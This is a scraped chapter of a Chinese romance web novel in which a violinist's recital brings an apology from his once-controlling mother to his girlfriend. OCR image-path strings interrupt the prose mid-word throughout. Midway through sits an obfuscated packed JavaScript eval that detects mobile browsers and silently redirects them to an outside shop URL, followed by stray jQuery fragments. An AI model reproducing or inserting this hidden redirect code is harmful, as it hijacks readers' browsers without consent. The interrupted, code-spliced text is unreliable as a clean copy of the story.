文趣网 > 其他小说 > 外卖填错前任电话后[破镜重圆] > 43. 第四十三段旋律
    第二天,沈可意是被门铃声吵醒的。

    她翻了个身,迷迷糊糊地推了推吴清弦,“去开门。”

    他睁开眼应了声,从床上起来,捞过睡衣穿好往外走。

    卧室门没彻底关紧,留了一条缝。

    沈可意闭着眼,正准备再眯一会儿,在听见那一句“妈?你怎么来了”的瞬间猛地睁开眼,整个人完全清醒了。

    门外传来曾丝桐的声音:“我怎么不能来,你明天不是有独奏会,我来看看。”

    话落,随着一声关门声,客厅响起了两人的脚步声。

    曾丝桐换了拖鞋走进客厅,目光习惯性地扫了一圈。

    她看见了两只猫,视线随之落在自己儿子身上。

    他刚起床,睡衣松松垮垮,胸口那几道若隐若现的红痕十分刺眼。

    曾丝桐移开视线,“她……也在?”

    吴清弦顺着她的目光低头看了看自己胸口那几道抓痕,坦然地点了点头:“嗯。”

    随手把扣子扣好。

    曾丝桐又问:“你们复合了?”

    “嗯。”

    他看着她,缓声说:“我求了很久她才答应的,您这次可以别作乱了吗?算我求求您了。”按照她往常的性格,怎么也得教训他几句。

    可这会,她什么教训的话也没说,只语气硬邦邦地问:“做了措施没有?”

    吴清弦愣了一下,随即哼笑一声,“您怕我们给您整出一个孩子?”

    曾丝桐拧起眉,抬手在他额头上轻轻拍了一下,“你怎么说话的,我是想说女孩子不一样,你别太过分。”

    他身上的痕迹都这么多,更何况沈可意那小身板。

    她把自己一大早熬的汤放在茶几上,“带了汤,给她补补,你别光顾着自己。”

    原本是只做给他的,现在主次却变了。

    沈可意在卧室里快速穿好衣服,对着镜子整了整头发,把衣领往上拉了拉遮住痕迹,深吸了好几口气,终于鼓起勇气推开卧室门。

    可她出来的时候,客厅里已经空荡荡的。

    她朝在餐桌前的吴清弦问:“你妈呢?”

    “走了。”

    “啊?”好不容易鼓起的勇气,顷刻间又消散了。

    吴清弦手下动作没停,把汤分在两个碗里,面色却带着迟疑,“感觉她,好像不一样了。”

    说不上来具体是哪里不一样,可她没有往常那样精致的妆容,头发也是随意地挽在脑后,眼底浮着一层青色,明显没睡好的样子。

    更重要的是,知道沈可意也在后,她没有固执地和他争论个胜负。

    吴清弦下午去彩排,沈可意便一个人在储物间,一个一个把他囤积的礼物拆掉了。

    不止标签和日子,每一个礼物里还藏着他写的小纸条。

    【今天在老街上看到这个,觉得你会喜欢。这里的好吃的很多,你要是来了肯定要一家一家吃过去。】

    【今天是你的生日。我在想,你过得好不好。】

    【今天看到了学弟和来看他演出的女朋友,那一瞬间,我想到了我们。】

    ……

    沈可意一张一张看过去,眼泪无声滑下来。

    他是带着怎样的心情,写下这些话;又是带着怎样的情绪,在没有回应的时候坚持着爱她。

    -

    第二天,沈可意在剧院门口等到了凌春杳、俞悦和黄栖。

    三月的京市风很大,吹得呼呼作响,她们四人连忙跑进了剧院。

    她们按照票号找到座位,在正中间的第一排,视野很好。

    陆知乐和黎书白的位置和她们隔了几排,在斜后方。

    这是他们惯用的保护方式,不坐在一起,就不会被镜头一起扫到,就不会让人猜测他们之间的关系。

    沈可意坐下后,发现她身边的位置一直空着,她狐疑了一会,只当是票没卖出去。

    观众席灯光暗下来,全场瞬间安静下来。

    吴清弦从侧台走出来,身穿黑色燕尾服,领口一丝不苟地系着领结,步伐不疾不徐。

    走到舞台中央,在聚光灯下站定,微微偏头夹住琴托。

    他身后的钢琴伴奏在此时轻轻响起,缓缓在剧院里流淌。

    吴清弦抬起琴弓,搭上琴弦,拉奏旋律。

    第一首是《在银色的月光下》,和他们第一次见面时混乱的旋律完全不一样。

    台上的他,从容不迫地拉扯出的温柔而又笃定的旋律。他的情绪随着演奏的旋律,层层递进,堆积到峰值时,他闭上了眼。

    轻颤的琴弦,与他一起诉说着曲里所表达的思念。

    演奏完毕,台下响起掌声。

    沈可意忽然被身后,两个小女生议论的声音吸引。“这就是恋爱的魔力吗?我怎么感觉他现在拉《在银色的月光下》都喜滋滋的了,以前拉这首总感觉下一秒就要哭了,现在整个人都在发光。”

    她身边的同伴连连点头,声音也压不住:“对对对,刚才那段揉弦你听到没有……”

    她声音越来越小:“感觉他整个人都变得很有张力了,特别是刚刚揉弦的手,妈呀,张力拉满,特别慢还特别涩……”聊起吴清弦的手,身后的两个女孩简直没完没了了。

    即使后面两个女生的声音越说越小,沈可意也控制不住因为传来的零星字眼红了脸。

    什么啊……

    她控制不住抬眼盯着他手看,只能说,他的粉丝挺有品的,这双手确实很涩,特别是扣住她的时候。

    她晃了晃闹,把这些乱七八糟的想法挥了出去,抬头继续认真听他的独奏会。

    她曾经看过两场他的演奏会。

    一次是他大学毕业的演出,他站在学院音乐厅的舞台上。当时青涩尚未完全褪去,因为经验不足,多少还有些紧张,谢幕时额头上沁着一层薄汗。

    她那会跨越了大半个京市去找他,到的时候前排早已被本校的人占满,她只能落坐在后排不起眼的位置。

    可是他鞠躬起身时,目光却能越过满场的掌声,准确地找到了她。

    第二次是他在乐团当小提琴实习生的时候,他坐在小提琴声部的最后一排,穿着统一的黑色演出服。明明大家服装统一,但沈可意却能一眼找到他。

    整场演出他几乎没有独奏段落,大部分时间都在和整个声部一起拉同一个旋律。

    沈可意忽然觉得自己有超能力,竟然能从那么多把小提琴拉走的旋律中,认出他所拉奏的声音。

    演出结束后,她绕到剧院后门等他。

    随着“嘎吱”一声,一大波演奏人员出来,沈可意隐没在黑暗里,企图降低存在感。

    吴清弦是最后一个出来的,沈可意在手机上给他发了消息说在后门等他。

    他扫视了一圈,才在柱子后面找到了她,朝她走去。

    虽然替换了统一的西装,吴清弦随意套了件卫衣,可脸上的妆造却没卸完。

    沈可意特别喜欢他带妆的样子,比平时多了几分正经的帅气,有种说不出的吸引力。

    她先把花递过去,他接过来低头看了眼,面上很是开心,可说出来的话却有点倒胃口,“你省下来给月月多发点压岁钱啊,花应该是要男人送给女人的。”

    沈可意脸一下子垮了下来。

    他又连忙凑到她眼前,弯腰亲了亲她嘴角,“诶诶诶,我很喜欢,只是不喜欢你给我花钱。”

    沈可意瞥了眼他,看在他今天这么帅的份上,嘴角悄;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17757946|207654||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    悄弯起来。

    趁着他还没有直起身,她又亲了上去,扯着他卫衣带子,把他拉进,毫无章法的乱亲一顿。

    吴清弦笑,“你能不能认真亲一次?”

    她退开一点,不满道:“我很认真了啊。”

    不怪她,他们接吻大多都是他主动,唯有的几次沈可意主动都是因为他带有演出的妆造。想到这些,他似乎懂了点什么,挑眉道:“你颜控啊?每次我化妆就喜欢亲我。”

    她大大方方承认,“对啊。”

    他顶了顶腮;“行。”

    接着握住她的手腕,把她轻轻拉进怀里,低下头,把这个吻加深了。

    无人的剧院后门,两人在昏暗的柱子后拥吻。

    他们不用担心明天会发生什么,未来会出现什么坎,只需要想,自己是否比对方更专心一点。

    再后来,他火了。

    脱离乐团有了自己的独奏会,又从几百人的小厅开到几千人的大剧院。

    她会在短视频里刷到他的身影,常常停留许久。一开始她忙于毕业后的工作,无数次想去看他的演出,却总被一些事情耽搁。

    后来他身边常有了楚禾的身影,海报上他们并肩而立,视频里也开始出现她的身影。

    沈可意看着那些,心里微微泛起酸味,带着眼不见为净的心情,再也没有去看过他的演奏会。

    又一曲终了,掌声如雷贯耳般的响起。

    沈可意跟着鼓掌,余光扫到身边的空位有人落座。

    她下意识偏头看了一眼,掌声随机戛然而止。

    来人是曾丝桐,她坐落在她身边,穿着深蓝色的连衣裙,披肩搭在臂弯里,和从前一样盘着发髻。

    沈可意垂下手,本能地点了点头,毕恭毕敬地说:“阿姨好。”

    她眼角弯了弯,算是回应,视线投向舞台上的吴清弦。

    中场休息的时候,黄栖从另一边探头过来想跟沈可意说话,看到她旁边的曾丝桐,瞪大了眼睛。

    礼貌地说:“阿姨好。”

    说完就立刻缩回去,掏出手机给沈可意发消息。

    沈可意感到口袋里手机震了一下,但她不敢有大幅度的动作,想着等会看。

    曾丝桐恰好在此时开口:“他小时候第一次上台,场地比这小了一半。他紧张得前一晚没睡着,第二天早上手都在抖。我那时候站在后台,比他还要紧张。”

    她顿了顿,微微侧过脸看向舞台侧幕的方向,依稀能看见后台走动的影子,“后来我总想让他站在更大的舞台上,越高越好,越大越好,我以为那就是对他好。”

    她轻笑了一声,“但他今年和我说,那些时刻他都不喜欢。”

    这段时间,她孤身一人,开始自我反思。

    她一个人坐在客厅里,翻着吴清弦从小到大的相册。

    她想,她至少应该在他不想起出国深造的时候就该知道他的想法。

    可他小时候乖,从来不拒绝,长大的不情愿也全都被她当成叛逆。

    直至除夕夜,他彻底诉说内心的情绪,他说的那些话,让她开始慢慢明白。

    她不应该把自己的遗憾强加于他的身上,他是自己的儿子,却也是一个独立的人。

    曾丝桐忽然转头,笑着朝沈可意说:“对不起啊,沈可意。”

    关于沈可意和吴清弦的事,她确实做得不对。她只见过沈可意几次,带着浅显的印象,从来没真正了解过她。

    自以为站在高处,为他挑选最合适的人就是为吴清弦好。

    她活了半辈子,一直在替儿子规划他的人生。

    现在,也应该把他的人生交还给他。

    她欠沈可意一个道歉,也欠对吴清弦迟来的尊重。